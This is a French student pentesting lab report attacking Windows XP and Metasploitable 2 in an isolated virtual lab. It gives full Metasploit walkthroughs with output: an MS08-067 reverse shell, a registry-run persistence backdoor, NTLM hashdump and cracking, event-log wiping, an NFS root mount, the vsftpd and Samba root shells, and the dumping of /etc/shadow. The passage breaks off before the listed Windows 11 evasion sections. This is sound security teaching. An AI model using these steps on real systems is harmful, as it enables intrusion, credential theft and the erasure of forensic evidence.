

Réalisé par : Ayoub Ait Abdelaali/Benjamin Boyer

Réalisé le : 29/01/2026

Groupe : TPB

Année universitaire : 2025-2026

Module Découvrir le pentesting

Sous la supervision de : Benaïssa OUELAALI

Table des matières

Introduction.....	3
PARTIE 1 : Cible Windows XP (Système Legacy).....	4
1.1. Phase de Découverte (Scanning).....	4
1.1.1. Test des pings.....	5
1.1.2. Scan nessus.....	5
1.1.3. Résultat des failles.....	5
1.2. Phase d'Exploitation (Intrusion).....	6
1.2.1. Intrusion.....	6
1.3. Phase de Post-Exploitation (Persistance et Vol de données).....	8
1.3.1. Persistance (Backdoor) :	8
1.3.2. Vol d'identifiants :	9
1.3.3. Nettoyage (Anti-Forensics) :	10
PARTIE 2 : Cible Metasploitable 2 (Serveur Linux Vulnérable).....	11
2.1. Phase de Découverte (Scanning).....	11
2.1.1. Test de ping.....	11
2.1.2. Test Nessus.....	11
2.2. Phase d'Exploitation (Multi-vecteurs).....	13
2.2.1. Le montage NFS (Sans exploit, juste du réseau).....	13
2.2.2. Services d'administration : La Backdoor vsftpd (Port 6200).....	14
2.2.3. Services Web (Apache Tomcat).....	15
2.3. Phase de Post-Exploitation (Cracking et Nettoyage).....	16
2.3.1. Cracking.....	16
2.3.2. Nettoyage :	18
PARTIE 3 : Cible Windows 11 (Système Moderne).....	18
3.1. Création du Shellcode Brut (Raw Payload).....	18
3.1.1. Préliminaires.....	19
3.2. Obfuscation et Chiffrement (Bypass Signature).....	20
3.3. Compilation de l'Injecteur (Custom Dropper).....	22
3.4. Configuration du Serveur de Contrôle (C2).....	22
3.5. Exécution et Ingénierie Sociale.....	23
3.6. Succès de l'Évasion et Connexion Reverse.....	24
3.7. Reconnaissance du Système (Post-Exploitation).....	24
Conclusion.....	28
Synthèse des vulnérabilités (Tableau comparatif XP vs Linux vs W11).....	29
Recommandations globales.....	29

Introduction

Dans un contexte où les cybermenaces évoluent rapidement, la compréhension des mécanismes d'attaque est indispensable pour mieux défendre les systèmes d'information. Ce projet s'inscrit dans une démarche d'apprentissage offensif (*Ethical Hacking*), visant à simuler un environnement réel d'entreprise exposé à des vulnérabilités critiques.

Objectifs L'objectif principal de ce laboratoire était de déployer une infrastructure virtualisée complète afin de réaliser un audit de sécurité (Pentesting). Il s'agissait non seulement d'identifier les failles de sécurité à l'aide d'outils automatisés, mais aussi de comprendre comment les exploiter manuellement pour prendre le contrôle des machines cibles, et enfin, d'analyser les mécanismes de persistance et d'effacement de traces.

Périmètre et Méthodologie Pour mener à bien cet audit, nous avons mis en place un laboratoire isolé sous VirtualBox comprenant :

- Machine attaquante : Kali Linux, équipée de la suite d'outils offensifs (Metasploit, John the Ripper, Nmap).
- Cibles vulnérables (Legacy/Training) : Windows XP SP3 et Metasploitable 2 (Linux), choisies pour leur diversité de services exposés et de failles historiques.
- Cible moderne : Windows 11, intégrée au périmètre pour confronter nos techniques à un système d'exploitation actuel et sécurisé.

Notre méthodologie a suivi les étapes standards d'un test d'intrusion : reconnaissance et scan de vulnérabilités (via Nessus), exploitation des failles (via Metasploit), et post-exploitation (vol d'identifiants et installation de portes dérobées).

PARTIE 1 : Cible Windows XP (Système Legacy)

Cette partie démontre la dangerosité d'un système non mis à jour.

1.1. Phase de Découverte (Scanning)

L'étape initiale a consisté en une campagne de scan automatisée via la solution Nessus Essentials, configurée en mode « Basic Network Scan » pour minimiser le bruit réseau tout en maximisant la détection des services .

- *Outil : Nessus (Basic Network Scan).*
- *Résultats : Présentation des failles critiques détectées, notamment la faille MS08-067 et les problèmes SMB.*
- *Illustration : Capture du tableau de risques Nessus.*

Dans un premier temps on a dû changer l'adresse mac du pc initiateur pour faire en sorte que les machines virtuelles et le pc communique .

La démarche à été la suivante :

```
> ip link show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: enp3s0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN mode DEFAULT group default qlen 1000
    link/ether d0:17:c2:0b:ef:f1 brd ff:ff:ff:ff:ff:ff
3: wlp2s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP mode DORMANT group default qlen 1000
    link/ether 48:45:20:38:26:b0 brd ff:ff:ff:ff:ff:ff

<1> ip link show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: enp3s0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN mode DEFAULT group default qlen 1000
    link/ether d0:17:c2:0b:ef:f1 brd ff:ff:ff:ff:ff:ff
3: wlp2s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP mode DORMANT group default qlen 1000
    link/ether 48:45:20:38:26:b0 brd ff:ff:ff:ff:ff:ff

<2> sudo ip link set wlp2s0 down

<3> sudo macchanger -r wlp2s0
Current MAC: 48:45:20:38:26:b0 (unknown)
Permanent MAC: 48:45:20:38:26:b0 (unknown)
New MAC: 1a:f9:69:d6:22:de (unknown)

<4> sudo ip link set wlp2s0 up

~/anonsurf master > ip link show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: enp3s0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN mode DEFAULT group default qlen 1000
    link/ether d0:17:c2:0b:ef:f1 brd ff:ff:ff:ff:ff:ff
3: wlp2s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP mode DORMANT group default qlen 1000
    link/ether 1a:f9:69:d6:22:de brd ff:ff:ff:ff:ff:ff permaddr 48:45:20:38:26:b0
```


1.1.1. Test des pings

Avant de lancer des scans lourds, il est impératif de vérifier la connectivité avec la cible. Nous avons utilisé la commande ping vers l'adresse 192.168.56.10. La réponse des paquets ICMP confirme que la machine est active. Un détail technique intéressant est la valeur du TTL (Time To Live) retournée : 128. Cette valeur est caractéristique des systèmes d'exploitation Windows, ce qui nous donne une première indication sur la nature de la cible avant même d'utiliser des outils plus avancés.

```
~/Downloads > ping 192.168.56.10
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.
64 bytes from 192.168.56.10: icmp_seq=1 ttl=128 time=1.19 ms
64 bytes from 192.168.56.10: icmp_seq=2 ttl=128 time=0.981 ms
^C
--- 192.168.56.10 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.981/1.083/1.185/0.102 ms
```

1.1.2. Scan nessus

Ce scan a pour but d'interroger les ports ouverts, d'identifier les services en écoute et de comparer leurs versions avec une base de données de CVE (Common Vulnerabilities and Exposures) connues. La cible a été définie sur l'IP 192.168.56.10



1.1.3. Résultat des failles

Les résultats du scan Nessus ont révélé une situation critique avec un score CVSS (Common Vulnerability Scoring System) de 10.0, le maximum possible. Le scan a notamment identifié la vulnérabilité MS08-067 (Microsoft Windows Server Service Crafted RPC Request Handling). Cette faille historique affecte le service SMB (Server Message Block) sur le port 445. Elle permet à un attaquant distant et non authentifié d'exécuter du code arbitraire via des requêtes RPC mal formées. D'autres vulnérabilités sévères comme "SMB NULL Session Authentication" ont également été détectées, facilitant l'énumération des utilisateurs.

Sev ▼	CVSS ▼	VPR ▼	EPSS ▼	Name ▲	Family ▲	Count ▼
CRITICAL	10.0			Microsoft Windows XP Unsupported Installation Detection	Windows	1
MIXED	...	...	...	Microsoft Windows (Multiple Issues)	Windows	4
HIGH	7.3	6.6	0.0866	SMB NULL Session Authentication	Misc.	1
MIXED	...	...	...	SMB (Multiple Issues)	Misc.	2
LOW	2.1 *	2.2	0.0037	ICMP Timestamp Request Remote Date Disclosure	General	1
INFO	...	...	...	SMB (Multiple Issues)	Windows	8
INFO				Nessus SYN scanner	Port scanners	3

Faible Exploitée	Sévérité	Justification (Scan Nessus / Impact)
MS08-067 (NetAPI)	CRITICAL	Votre scan indique un score de 10.0. C'est une faille d'exécution de code à distance (RCE) permettant un accès total (System).
SMB NULL Session	HIGH	Votre tableau Nessus indique un score de 7.3. Elle permet l'énumération des utilisateurs sans mot de passe.

1.2. Phase d'Exploitation (Intrusion)

En suivant la démarche fournie vous pourriez refaire celle-ci et obtenir des résultats semblables , pour pouvoir mieux comprendre la méthodologie de l'attaque.

- Vecteur d'attaque : Utilisation de l'exploit `ms08_067_netapi` via Metasploit.
- Configuration : `RHOST (192.168.56.10)` et Payload (`meterpreter/reverse_tcp`).
- Résultat : Obtention d'une session Meterpreter et preuve par capture d'écran

Configuration de msfconsole pour pouvoir introduire la machine.

```
> msfconsole
** Welcome to Metasploit Framework Initial Setup **
Please answer a few questions to get started.
```

1.2.1. Intrusion

Forts des informations collectées par Nessus, nous sommes passés à l'offensive en utilisant le framework Metasploit. Nous avons sélectionné l'exploit correspondant à la faille identifiée : `exploit/windows/smb/ms08_067_netapi`

```
msf > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.56.10
RHOSTS => 192.168.56.10
msf exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms08_067_netapi) > 
```

La configuration a nécessité de définir la cible (RHOST 192.168.56.10) et la machine attaquante (LHOST 192.168.56.1). Pour la charge utile (payload), nous avons opté pour un windows/meterpreter/reverse_tcp. Ce type de payload est stratégique car il initie la connexion depuis la victime vers l'attaquant (connexion sortante), ce qui permet souvent de contourner les pare-feu qui bloquent les connexions entrantes. L'exécution de l'exploit a provoqué un dépassement de tampon, permettant l'injection du code malveillant.

Une session Meterpreter (Session 1) s'est ouverte avec les privilèges SYSTEM, nous donnant un contrôle total sur la machine.

```
msf exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.56.1:4444
[*] 192.168.56.10:445 - Automatically detecting the target...
[*] 192.168.56.10:445 - Fingerprint: Windows XP - Service Pack 3 - lang:French
[*] 192.168.56.10:445 - Selected Target: Windows XP SP3 French (NX)
[*] 192.168.56.10:445 - Attempting to trigger the vulnerability...
[*] Sending stage (190534 bytes) to 192.168.56.10
[*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192.168.56.10:1058) at 2026-01-11 10:58:10
meterpreter > 
```

La preuve de cette compromission a été réalisée via la commande screenshot, capturant le bureau de l'utilisateur à distance.

```
meterpreter > screenshot
Screenshot saved to: /home/beni/wMvLCbaq.jpeg
meterpreter > 
```

On constate bien sur le screenshot que nous sommes dans le bureau Windows



1.3. Phase de Post-Exploitation (Persistance et Vol de données)

1.3.1. Persistance (Backdoor) :

Un accès obtenu par exploitation mémoire est volatile : si la victime redémarre, nous perdons la main. Pour y remédier, nous avons mis en place un mécanisme de persistance. Nous avons utilisé le module windows/local/persistence de Metasploit

```
meterpreter > background  
[*] Backgrounding session 1...
```

```
msf exploit(windows/local/persistence) > set LHOST 192.168.56.1  
LHOST => 192.168.56.1
```

```
msf exploit(windows/local/persistence) > set SESSION 1  
SESSION => 1  
msf exploit(windows/local/persistence) > run  
[*] Running persistent module against WINXP-HOME-TARG via session ID: 1  
[!] Note: Current user is SYSTEM & STARTUP == USER. This user may not login often!  
[+] Persistent VBS script written on WINXP-HOME-TARG to C:\WINDOWS\TEMP\urEvZVFtS.vbs  
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\psnNlFrH  
[+] Installed autorun on WINXP-HOME-TARG as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\psnNlFrH  
[*] Clean up Meterpreter RC file: /home/beni/.msf4/logs/persistence/WINXP-HOME-TARG_20260112.0340/WINXP-HOME-TARG_20260112.0340.rc
```

Ce module a effectué deux actions critiques :

1. Il a écrit un script VBS malveillant sur le disque de la victime dans C:\WINDOWS\TEMP\urEvZVFtS.vbs.
2. Il a modifié la base de registre en ajoutant une clé dans HKCU\Software\Microsoft\Windows\CurrentVersion\Run. Cette modification garantit

que le script malveillant sera exécuté automatiquement à chaque ouverture de session utilisateur, rétablissant ainsi la connexion vers notre machine Kali sans nouvelle intervention manuelle.

1.3.2. Vol d'identifiants :

Utilisation de la commande hashdump pour récupérer les hashes NTLM des comptes (Administrateur, Propriétaire, etc.).

Partie mot de passe: nous pouvons même récupérer les mots de passe grâce au hash trouver par metasploit preuve:

Une fois l'accès pérennisé, nous avons cherché à étendre notre compromission en récupérant les identifiants stockés sur la machine (Credential Dumping).

Via la commande hashdump de Meterpreter, nous avons extrait le contenu de la base SAM (Security Account Manager) locale. Nous avons ainsi récupéré les hashes NTLM des comptes, notamment celui de l'Administrateur (500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::)

```
meterpreter > hashdump
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:fa359f708a624d9da1d6210477474779:b30045359b1d3b4bc06639d7e04ec52e:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Propriétaire:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:b1cb3c75de43691f3023add932b74b54:::
meterpreter > []
```

```
GNU nano 7.2 /home/beni/hashes.txt *
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:fa359f708a624d9da1d6210477474779:b30045359b1d3b4bc06639d7e04ec52e:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Propriétaire:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:b1cb3c75de43691f3023add932b74b54:::

```

Ces hashes ont ensuite été sauvegardés dans un fichier hashes.txt sur notre machine Kali. En utilisant l'outil John the Ripper, nous avons pu casser ces hashes quasi instantanément (format LM/NTLM obsolète), révélant que certains comptes n'avaient pas de mot de passe ou utilisaient des mots de passe triviaux.

```
> john --show ~/hashes.txt
Administrateur::500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invité::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Propriétaire::1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0::1002:aad3b435b51404eeaad3b435b51404ee:b1cb3c75de43691f3023add932b74b54:::

4 password hashes cracked, 2 left
```

1.3.3. Nettoyage (Anti-Forensics) :

La dernière étape d'un test d'intrusion professionnel consiste à effacer ses traces pour compliquer le travail d'analyse forensique.

Retour en session active :

```
msf exploit(windows/local/persistence) > sessions -i 1  
[*] Starting interaction with 1...
```

Nous avons utilisé la commande `clearev` (Clear Events) depuis la session Meterpreter. Cette commande a purgé les journaux d'événements de Windows. Les logs indiquent précisément la suppression de 34 enregistrements dans le journal "Application", 49 dans "System" et 270 dans "Security". Cela rend invisible notre connexion initiale et l'installation du service de persistance aux yeux de l'observateur d'événements standard.

```
meterpreter > clearev  
[*] Wiping 34 records from Application...  
[*] Wiping 49 records from System...  
[*] Wiping 270 records from Security...
```

On sort de la session.

```
meterpreter > exit  
[*] Shutting down session: 1  
  
[*] 192.168.56.10 - Meterpreter session 1 closed. Reason: Died  
msf exploit(windows/local/persistence) > 
```

PARTIE 2 : Cible Metasploitable 2 (Serveur Linux Vulnérable)

Cette partie illustre les erreurs de configuration et les services non sécurisés.

2.1. Phase de Découverte (Scanning)

- *Outil : Nessus.*
- *Résultats : Identification de multiples failles (Bind Shell, NFS World Readable, Samba Badlock, VSFTPD).*


2.1.1. Test de ping

Comme pour la cible Windows, nous avons validé la présence de la machine Metasploitable 2 via un ping sur 192.168.56.20. La réponse indique un TTL de 64, ce qui est la signature par défaut des noyaux Linux (contrairement au 128 de Windows), confirmant l'OS de notre cible.

```
~/Dow/Metasploitable2-Linux > ping 192.168.56.20
PING 192.168.56.20 (192.168.56.20) 56(84) bytes of data.
64 bytes from 192.168.56.20: icmp_seq=1 ttl=64 time=1.08 ms
^C
--- 192.168.56.20 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.082/1.082/1.082/0.000 ms
```

2.1.2. Test Nessus

La cible de ce test nessus est la metasploitable on vise l'ip 192.168.56.20

The image shows a screenshot of the Nessus web interface for configuring a new scan. The form has a dark blue background with white text and input fields. The fields are: 'Name' with the value 'Audit Metasploitable 2', 'Description' with the value 'test scan metasploitable', 'Folder' with a dropdown menu showing 'My Scans', and 'Targets' with a text box containing '192.168.56.20'. At the bottom, there are two buttons: 'Upload Targets' and 'Add File'.

2.1.3. Résultat des failles

Le scan de vulnérabilités sur cette cible a révélé une surface d'attaque massive. Nessus a identifié une multitude de failles critiques, classées par familles :

Backdoors : Une détection de "Bind Shell Backdoor" et "VSFTPD".

Mauvaises configurations : Des partages NFS lisibles par tout le monde ("NFS Shares World Readable").

Vulnérabilités logicielles : La faille "Samba Badlock" et des problèmes critiques sur Apache Tomcat. Ces résultats illustrent un serveur manquant totalement de durcissement (hardening).

Sev ▼	CVSS ▼	VPR ▼	EPSS ▼	Name ▲	Family ▲	Count ▼	⚙
☐	CRITICAL	10.0		Canonical Ubuntu Linux SEoL (8.04.x)	General	1	🔄 ✎
☐	CRITICAL	9.8		Bind Shell Backdoor Detection	Backdoors	1	🔄 ✎
☐	MIXED	...	...	Apache Tomcat (Multiple Issues)	Web Servers	3	🔄 ✎
☐	HIGH	7.5	5.9 0.7993	Samba Badlock Vulnerability	General	1	🔄 ✎
☐	HIGH	7.5		NFS Shares World Readable	RPC	1	🔄 ✎
☐	MIXED	...	...	ISC Bind (Multiple Issues)	DNS	5	🔄 ✎
☐	MEDIUM	6.5		Unencrypted Telnet Server	Misc.	1	🔄 ✎
☐	MIXED	...	...	HTTP (Multiple Issues)	Web Servers	3	🔄 ✎

Voici les failles qu'on a décidé d'exploiter :

Faillle Exploitée ▼	Sévérité ▼	Justification (Scan Nessus / Impact) ▼
Bind Shell (Port 1524)	🟡 CRITICAL	Votre scan indique un score de 9.8 pour "Bind Shell Backdoor Detection". Accès root direct sans mot de passe.
vsftpd v2.3.4 (Backdoor)	🟡 CRITICAL	Bien que parfois masqué dans les résultats "Mixed", c'est une **Backdoor** donnant un accès root immédiat, donc classée Critique par défaut.
Samba "Badlock"	🔴 HIGH	Votre scan indique clairement un score de 7.5 pour "Samba Badlock Vulnerability".
NFS World Readable	🔴 HIGH	Votre scan indique un score de 7.5 pour "NFS Shares World Readable". Permet l'accès aux fichiers système sans auth.
Apache Tomcat (Creds)	🔴 HIGH	Nessus le classe souvent en "Mixed" (mauve clair) ou High car cela dépend de ce qu'on en fait. Comme vous avez les identifiants par défaut (tomcat:tomcat) permettant de devenir admin et d'exécuter du code, c'est HIGH voire CRITICAL.
Telnet non chiffré	🟠 MEDIUM	Votre scan indique un score de 6.5 pour "Unencrypted Telnet Server". Le risque est l'interception des données.

2.2. Phase d'Exploitation (Multi-vecteurs)

2.2.1. Le montage NFS (Sans exploit, juste du réseau)

Ce vecteur d'attaque démontre qu'il n'est pas toujours nécessaire d'utiliser un exploit complexe. Une simple erreur de configuration suffit. Le scan a montré que le service NFS exportait la racine du système (/) à tout le réseau.

À l'aide de la commande `showmount -e`, nous avons confirmé cette exportation.

```
~ > showmount -e 192.168.56.20
Export list for 192.168.56.20:
/ *
```

Nous avons ensuite créé un point de montage local (`mkdir -p /mnt/metasploitable_nfs`)

```
/ *
~ > sudo mkdir -p /mnt/metasploitable_nfs
```

On a monté le disque distant comme s'il s'agissait d'une clé USB via `mount -t nfs 192.168.56.20:/ ...`

```
~ > sudo mount -t nfs 192.168.56.20:/ /mnt/metasploitable_nfs 01:28:59
Created symlink /run/systemd/system/remote-fs.target.wants/rpc-statd.service → /usr/lib/systemd/system/rpc-statd.service.
```

Résultat : Nous avons obtenu un accès complet en lecture/écriture aux fichiers systèmes critiques, y compris le dossier `/root` et les clés SSH, sans avoir besoin d'aucun mot de passe.

```
~ > ls -la /mnt/metasploitable_nfs/root
total 76
drwxr-xr-x 13 root root 4096 janv. 12 2026 .
drwxr-xr-x 21 root root 4096 mai 20 2012 ..
lrwxrwxrwx 1 root root 9 mai 14 2012 .bash_history -> /dev/null
-rw-r--r-- 1 root root 2227 oct. 20 2007 .bashrc
drwx----- 3 root root 4096 mai 20 2012 .config
drwxr-xr-x 2 root root 4096 mai 20 2012 Desktop
drwx----- 2 root root 4096 mai 20 2012 .filezilla
drwxr-xr-x 5 root root 4096 janv. 12 2026 .fluxbox
drwx----- 2 root root 4096 mai 20 2012 .gconf
drwx----- 2 root root 4096 mai 20 2012 .gconfd
drwxr-xr-x 2 root root 4096 mai 20 2012 .gststreamer-0.10
drwx----- 4 root root 4096 mai 20 2012 .mozilla
-rw-r--r-- 1 root root 141 oct. 20 2007 .profile
drwx----- 5 root root 4096 mai 20 2012 .purple
-rwx----- 1 root root 401 mai 20 2012 reset_logs.sh
-rwx----- 1 root root 4 mai 20 2012 .rhosts
drwxr-xr-x 2 root root 4096 mai 20 2012 .ssh
drwx----- 2 root root 4096 janv. 12 2026 .vnc
-rw-r--r-- 1 root root 138 janv. 12 2026 vnc.log
-rw----- 1 root root 324 janv. 12 2026 .Xauthority
```

2.2.2. Services d'administration : La Backdoor vsftpd (Port 6200)

Nous avons exploité une vulnérabilité célèbre présente dans la version 2.3.4 du serveur FTP `vsftpd`. Cette version contenait une porte dérobée introduite malicieusement par un tiers dans le code source. En utilisant le module Metasploit

En utilisant le module Metasploit `exploit/unix/ftp/vsftpd_234_backdoor`, nous avons ciblé le port 21.

```

~ > msfconsole -q
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.20
RHOSTS => 192.168.56.20
msf exploit(unix/ftp/vsftpd_234_backdoor) > 

```

L'exploit déclenche la backdoor qui ouvre un shell root sur le port 6200. Les logs confirment le succès : "Command shell session 1 opened" avec l'UID 0 (root).

Cela nous donne un contrôle total immédiat sur le serveur.

```

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.20:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.20:21 - USER: 331 Please specify the password.
[+] 192.168.56.20:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.20:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.1:46867 -> 192.168.56.20:6200) at 202
6-01-12 01:33:40 +0100

```

Créer le point de montage sur le PC :

```

~ > sudo mkdir -p /mnt/meta_root
[sudo] password for beni:

```

Monter le disque de la cible :

```

~ > sudo mount -t nfs 192.168.56.20:/ /mnt/meta_root

```

Liste les fichiers du dossier personnel de root sur la cible :

```

~ > ls -la /mnt/meta_root/root
total 76
drwxr-xr-x 13 root root 4096 janv. 12 01:39 .
drwxr-xr-x 21 root root 4096 mai 20 2012 ..
lrwxrwxrwx 1 root root 9 mai 14 2012 .bash_history -> /dev/null
-rw-r--r-- 1 root root 2227 oct. 20 2007 .bashrc
drwx----- 3 root root 4096 mai 20 2012 .config
drwxr-xr-x 2 root root 4096 mai 20 2012 Desktop
drwx----- 2 root root 4096 mai 20 2012 .filezilla
drwxr-xr-x 5 root root 4096 janv. 12 01:39 .fluxbox
drwx----- 2 root root 4096 mai 20 2012 .gconf
drwx----- 2 root root 4096 mai 20 2012 .gconfd
drwxr-xr-x 2 root root 4096 mai 20 2012 .gststreamer-0.10
drwx----- 4 root root 4096 mai 20 2012 .mozilla
-rw-r--r-- 1 root root 141 oct. 20 2007 .profile
drwx----- 5 root root 4096 mai 20 2012 .purple
-rwx----- 1 root root 401 mai 20 2012 reset_logs.sh
-rwx----- 1 root root 4 mai 20 2012 .rhosts
drwxr-xr-x 2 root root 4096 mai 20 2012 .ssh
drwx----- 2 root root 4096 janv. 12 01:39 .vnc
-rw-r--r-- 1 root root 138 janv. 12 01:39 vnc.log
-rw----- 1 root root 324 janv. 12 01:39 .Xauthority

```

2.2.3. Services Web (Apache Tomcat)

<http://192.168.56.20:8180/manager/html> ici on se connecte avec tomcat tomcat et on a bien accès au site (server apache)

Nous avons poursuivi l'audit en exploitant d'autres vecteurs pour démontrer la diversité des risques.

Web (Tomcat) : Nous avons accédé à l'interface de gestionnaire d'applications Tomcat sur le port 8180. L'accès a été trivial car les identifiants par défaut tomcat / tomcat n'avaient pas été modifiés. Cela permettrait potentiellement de téléverser un fichier .war malveillant pour exécuter du code.

Samba (Badlock) : Nous avons utilisé l'exploit multi/samba/usermap_script ciblant le service de partage de fichiers SMB.

Dans un premier temps on définit la cible

```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.20
RHOSTS => 192.168.56.20
```

Comme c'est un *reverse shell*, la VM doit savoir où trouver sur le réseau vboxnet0.

```
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
```

Nous sommes bien en root dedans:

En configurant le payload en reverse shell, nous avons obtenu une nouvelle session root (uid=0), confirmée par la commande whoami.

```
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Command shell session 2 opened (192.168.56.1:4444 -> 192.168.56.20:57879) at 202
6-01-12 01:50:14 +0100

whoami
root
hostname
metasploitable
```

2.3. Phase de Post-Exploitation (Cracking et Nettoyage)

2.3.1. Cracking

L'accès root obtenu précédemment nous a permis d'exfiltrer deux fichiers critiques : /etc/passwd (liste des utilisateurs) et /etc/shadow (hashs des mots de passe).

Exploitation de Bind Shell Backdoor


```

~/Dow/Metasploitable2-Linux > telnet 192.168.56.20 1524
Trying 192.168.56.20...
Connected to 192.168.56.20.
Escape character is '^]'.
root@metasploitable:/# whoami
root
root@metasploitable:/# root@metasploitable:/# █

```

Ces deux captures illustrent la phase de récupération des identifiants (Credential Dumping). Une fois l'accès root obtenu sur la machine victime (que ce soit via la faille NFS, FTP ou Samba), nous avons accès aux fichiers systèmes protégés.

- Image de gauche (/etc/passwd) : La commande `cat /etc/passwd` permet d'énumérer l'ensemble des utilisateurs présents sur le système. Ce fichier est lisible par tous, mais il est essentiel pour identifier les comptes cibles (ex: msfadmin, postgres, user, service). On y voit également les identifiants numériques (UID/GID) et les répertoires personnels.
- Image de droite (/etc/shadow) : La commande `cat /etc/shadow` est l'étape critique. Ce fichier, normalement accessible uniquement par l'administrateur (root), contient les hachages des mots de passe. L'analyse des chaînes de caractères (commençant par \$1\$) révèle l'utilisation de l'algorithme de hachage MD5, qui est aujourd'hui considéré comme cryptographiquement faible et rapide à casser.

Intérêt pour l'attaque : La combinaison de ces deux fichiers est nécessaire pour réaliser une attaque par force brute hors-ligne.

```

